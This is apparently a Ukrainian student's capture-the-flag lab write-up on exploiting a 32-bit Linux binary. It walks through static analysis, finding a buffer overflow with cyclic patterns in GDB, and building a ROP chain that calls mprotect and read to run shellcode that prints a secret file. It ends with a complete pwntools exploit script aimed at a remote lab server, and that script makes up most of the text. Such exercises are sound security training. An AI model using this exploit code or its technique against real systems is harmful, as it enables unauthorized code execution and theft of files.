

Все робиться в WSL 2 у Windows 10 x64. Дистрибутив Ubuntu 22.04:

$ lsb\_release -a



# Аналіз програми

Визначимо формат та розрядність файлу 10123\_SHEVCHENKO\_Semen в Cutter:





Запустимо програму і побачимо рядок "Knock, knock, Neo." та очікування вводу:

$ ./10123\_SHEVCHENKO\_Semen




Гаджети шукаємо в Cutter: "pop eax; ret" 0x80b0e4a







Дизасемблюємо 10123\_SHEVCHENKO\_Semen в IDA та знайдемо цей рядок:



Бачимо структуру ф. main():

1) Вивід рядка "Knock, knock, Neo."

2) Зчитування вводу

3) Порівняння "cmp eax, 0x539" 0x8049ec7

4) esp = ebp-16 0x8049eef

5) Відновлення регістру ecx зі стеку 0x8049ef2

6) Відновлення регістру ebx зі стеку 0x8049ef3


Тепер можемо поставити брейкпоінти на цих адресах:

br \*0x8049ec7

br \*0x8049eef

br \*0x8049ef2

br \*0x8049ef3




Продебажимо в GDB, записавши послідовність де Брейна в STDIN:

# RUN PROCESS  
buf = cyclic(6000)  
p = run\_locally(payload = *False*, debug = *True*)

Запустимо експлойт:

$ python3 pwn\_32.py

Перший брейкпоінт. Бачимо, що eax = "ajza"



Знайдемо позицію байтів "ajza" в послідовності:

print(cyclic\_find("ajza"))



Отже, 998 – розмір буфера, який треба переповнити. Саме після 998 довільних байтів, повинне йти значеня 1337, щоб задовільнити умову "cmp eax, 0x539".

Змінюємо значення eax на 1337 і продовжуємо виконання:


gef➤ set $eax=1337

gef➤ c

gef➤ c


gef➤ c

Четвертий брейкпоінт. Бачимо, що ecx = "zabt"



Знайдемо позицію байтів "zaby" в послідовності:

print(cyclic\_find("zaby"))



Саме після 4998 байтів повинна йти адреса ROP ланцюжка.

Щоб дізнатися, яку саме адресу ми повинні використати, продебажимо ще раз. Тільки замість послідовності де Брейна, переповнимо буфер з використанням ROP ланцюжка:

# Buffer overflow (with ret chain)  
buf = b"A" \* 998 # eax before "cmp eax, 0x539"  
buf += p32(1337)  
buf += ret \* 200 # Ret chain

ROP CHAIN  
...  
ROP CHAIN


buf += p32(rwx\_addr) # Jump to shellcode  
buf = buf.ljust(4998, b"B") # ecx after "pop ecx"  
buf += p32(0xdddddddd)  
find\_bad\_bytes(buf)  
  
# RUN PROCESS  
# buf = cyclic(5000)  
p = run\_locally(payload = *True*, debug = *True*)

Запустимо експлойт:


$ python3 pwn\_32.py

Дійдемо до 2 брейкпоінта і виведемо стек:

gef➤ x/6000wx $esp



За адресою 0xffffce30 в стеку бачимо ланцюжок гаджетів "ret". Можна обрати будь-яку адресу з середини цього ланцюжка – я обрав 0xffffcf00:



Отже, змінимо адресу з тестової 0xdddddddd на справжню 0xffffcf00. Тепер запустимо експлойт без дебагера та спробуємо вивести локальний файл secret.txt:


file\_secret = "secret.txt"

...

buf += p32(0xffffcf00) # Address of the ret chain in the stack

p = run\_locally(payload = *True*, debug = *False*)

$ python3 pwn\_32.py




# Віддалена ROP-атака:

Підключимось до сервера:

$ nc 204.10.19.230 10123



$ python3 pwn\_32.py



Флаг: hvost{XraCoixH}bobra

Файл pwn\_32.py

*import* os  
*from* pwn *import* \*  
  
IP = "204.10.19.230"  
PORT = 10123  
  
file\_breakpoints = "breaks32.gdb"  
# file\_secret = "secret.txt"  
file\_secret = "10123\_SHEVCHENKO\_Semen.secret"  
file\_binary = "10123\_SHEVCHENKO\_Semen"  
context.binary = ELF(f"./{file\_binary}")  
  
# GADGETS  
pop\_eax = p32(0x80b0e4a) # pop eax; ret  
pop\_ebx = p32(0x8065a3b) # pop ebx; ret  
mov\_ecx\_eax\_\_\_mov\_eax\_ecx = p32(0x8093e98) # mov ecx, eax; mov eax, ecx; ret  
pop\_edx\_\_\_pop\_ebx = p32(0x80585b9) # pop edx; pop ebx; ret  
syscall = p32(0x8071910) # int 0x80; ret  
ret = p32(0x8071912) # ret  
  
  
*def* run\_locally(*payload* = *False*, *debug* = *True*):  
 context.aslr = *not payload* # True for cyclic(), False for clean run  
 p = process([context.binary.path], env = {})  
 pid = util.proc.pidof(p)[0]  
 *if debug* == *True*:  
 gdb = f"gdb -q -p {pid} -x {file\_breakpoints}"  
 log.debug(f"Gdb uses breakpoints from {file\_breakpoints}")  
 new\_tab = "wt -p 'PowerShell' -d ." # Open new tab in Windows Terminal (PowerShell profile and current dir)  
 wsl = f"wsl -e bash -c '{gdb}\; exec $BASH'"  
 cmd = f"cmd.exe /c start {new\_tab} {wsl}"  
 os.system(cmd)  
 util.proc.wait\_for\_debugger(pid)  
 *return* p  
  
  
*def* find\_bad\_bytes(*buf*, *bad\_bytes* = *None*):  
 *if bad\_bytes is None*:  
 bad\_bytes = [  
 0xa, # 0xa = 10 = "\n", gets() takes all the chars up to "\n"  
 ]  
 found = *False  
 for* i, byte *in* enumerate(*buf*):  
 *if* byte *in bad\_bytes*:  
 log.warn(f"Bad byte '{hex(byte)}' at {i}")  
 found = *True  
 if* found:  
 print(hexdump(*buf*, highlight = *bad\_bytes*))  
 log.error("Found bad bytes in a buffer!")  
  
  
# SET REGISTER  
*def* set\_eax(*value*):  
 buf = b""  
 buf += pop\_eax  
 buf += p32(*value*)  
 *return* buf  
  
  
*def* set\_ebx(*value*):  
 buf = b""  
 buf += pop\_ebx  
 buf += p32(*value*)  
 *return* buf  
  
  
*def* set\_ecx(*value*): # Use before set\_eax()  
 buf = b""  
 buf += pop\_eax  
 buf += p32(*value*)  
 buf += mov\_ecx\_eax\_\_\_mov\_eax\_ecx  
 *return* buf  
  
  
*def* set\_edx(*value*): # Use before set\_ebx()  
 buf = b""  
 buf += pop\_edx\_\_\_pop\_ebx  
 buf += p32(*value*)  
 buf += p32(0)  
 *return* buf  
  
  
# CALL FUNCTION  
*def* sys\_mprotect(*address*, *length*, *protection*):  
 num\_mprotect = 125  
 buf = b""  
  
 buf += set\_edx(*protection*)  
 buf += set\_ecx(*length*)  
 buf += set\_ebx(*address*)  
  
 buf += set\_eax(num\_mprotect)  
 buf += syscall  
 *return* buf  
  
  
*def* sys\_read(*fd*, *address*, *length*):  
 num\_read = 3  
 buf = b""  
  
 buf += set\_edx(*length*)  
 buf += set\_ecx(*address*)  
 buf += set\_ebx(*fd*)  
  
 buf += set\_eax(num\_read)  
 buf += syscall  
 *return* buf  
  
  
*def* main():  
 sc = asm(shellcraft.cat(file\_secret) + shellcraft.echo("\n") + shellcraft.exit(22))  
  
 # Buffer overflow (with ret chain)  
 buf = b"A" \* 998 # eax before "cmp eax, 0x539"  
 buf += p32(1337)  
 buf += ret \* 200 # Ret chain  
  
 # mprotect(): make RWX buffer for shellcode  
 rwx\_addr = 0x8048000  
 rwx\_length = 1 \* 0x1000 # Should be multiple of 0x1000 = 4096 bytes = 1 RAM page  
 rwx\_mode = 7 # 7 = read | write | execute = RWX  
 buf += sys\_mprotect(rwx\_addr, rwx\_length, rwx\_mode)  
  
 # read(): read shellcode from STDIN & write it to RWX buffer  
 stdin\_fd = 0  
 buf += sys\_read(stdin\_fd, rwx\_addr, len(sc))  
  
 buf += p32(rwx\_addr) # Jump to shellcode  
 buf = buf.ljust(4998, b"B") # ecx after "pop ecx"  
 buf += p32(0xffffcf00) # Address of the ret chain in the stack  
 # buf += p32(0xdddddddd)  
 find\_bad\_bytes(buf)  
  
 # RUN PROCESS  
 # buf = cyclic(6000)  
 # p = run\_locally(payload = True, debug = False)  
 p = remote(IP, PORT)  
  
 log.info("=== buffer")  
 print(hexdump(buf))  
 p.readline()  
 p.writeline(buf)  
 p.readuntil(b"GRANTED!")  
  
 pause()  
 log.info("=== shellcode")  
 print(hexdump(sc))  
 p.writeline(sc)  
 flag = p.readall().strip().decode()  
 log.success(f"FLAG = {flag}")  
  
  
*if* \_\_name\_\_ == "\_\_main\_\_":  
 main()